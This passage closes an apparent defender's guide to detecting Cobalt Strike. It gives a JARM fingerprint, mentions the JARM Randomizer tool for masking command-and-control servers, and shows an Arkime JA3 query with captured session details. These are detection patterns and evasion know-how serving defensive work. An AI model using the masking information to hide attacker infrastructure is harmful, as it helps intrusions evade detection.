JARM: 07d14d16d21d21d00042d41d00041d47e4e0ae17960b2a5b4fd6107fbb0926
```


While JARM’s offer another tool to help reveal adversary infrastructure they are not an indicator that can be used in isolation. JARM signatures can be masked, Dagmawi Mulugeta presented at HiTB Amsterdam in 2021 a tool that enables red teams or adversaries to mask the JARM signatures of their infrastructure. Called JARM Randomizer the tool can be configured as a proxy in front of the Cobalt Strike server to serve up false data to potential internet scanners.

Other JARMs can be found at: https://github.com/cedowens/C2-JARM.

Arkime (Moloch) and JA3/S

We included Arkime as it integrates with JA3/JA3S and other plugins to enhance network analysis. Arkime is a tool that we use a lot to investigate network activity and gather indicators. It can index network traffic and make events easily searchable.

Arkime is simple to set up and excellent for reviewing traffic. Arkime makes use of additional analysis tools by including them as plugins. More on this and other tools in the next report.



```
tls.ja3 == 72a589da586844d7f0818ce684948eea
Showing 1 - 50 of 87,752 entries
```

Start Time	Stop Time	Src IP / Country	Src Port	Dst IP / Country	Dst Port	Packets	Databytes / Bytes	Info	Tags
tcp			54209	146.70.78.43	443	19	3,069 4,119		

```
           Id  211218-IApDJD2pWHxMr5etW01VMrHj    Community Id: 1:RGJ8P0N1Hh5yLg/1ClsAIZ2SgWA=
         Time
         Node
    Protocols  tcp  tls
  IP Protocol  tcp
          Src  Packets 11    Bytes 2,297    Databytes 1,691
          Dst  Packets 8     Bytes 1,822    Databytes 1,378
     Ethernet  Src Mac              OUI      Dst Mac              OUI
  Src IP/Port  10.43.61.208 : 54209
  Dst IP/Port  146.70.78.43 : 443 { ARIN }
     Payload8  Src 16030304cc010004 ( � )    Dst 1603030059020000 ( Y )
         Tags
    TCP Flags  SYN 1    SYN-ACK 1    ACK 7    PSH 7    RST 2    FIN 2    URG 0

TLS
      Version  TLSv1.2
       Cipher  TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384
Src Session Id  674ffa156885122c573933f14fb565766523cd993fabfbc80f4b8b68b1a25b8a
          JA3  72a589da586844d7f0818ce684948eea
         JA3s  f176ba63b4d68e576b5ba345bec2c7b7
```

All for now

That wraps up Cobalt Strike, a Defender’s Guide Part 2. Would you like to see something specific in Part 3? Contact us here or on Twitter with suggestions. Thanks for reading and hope this helps!

Please see the bottom of our first report for more detections & rules.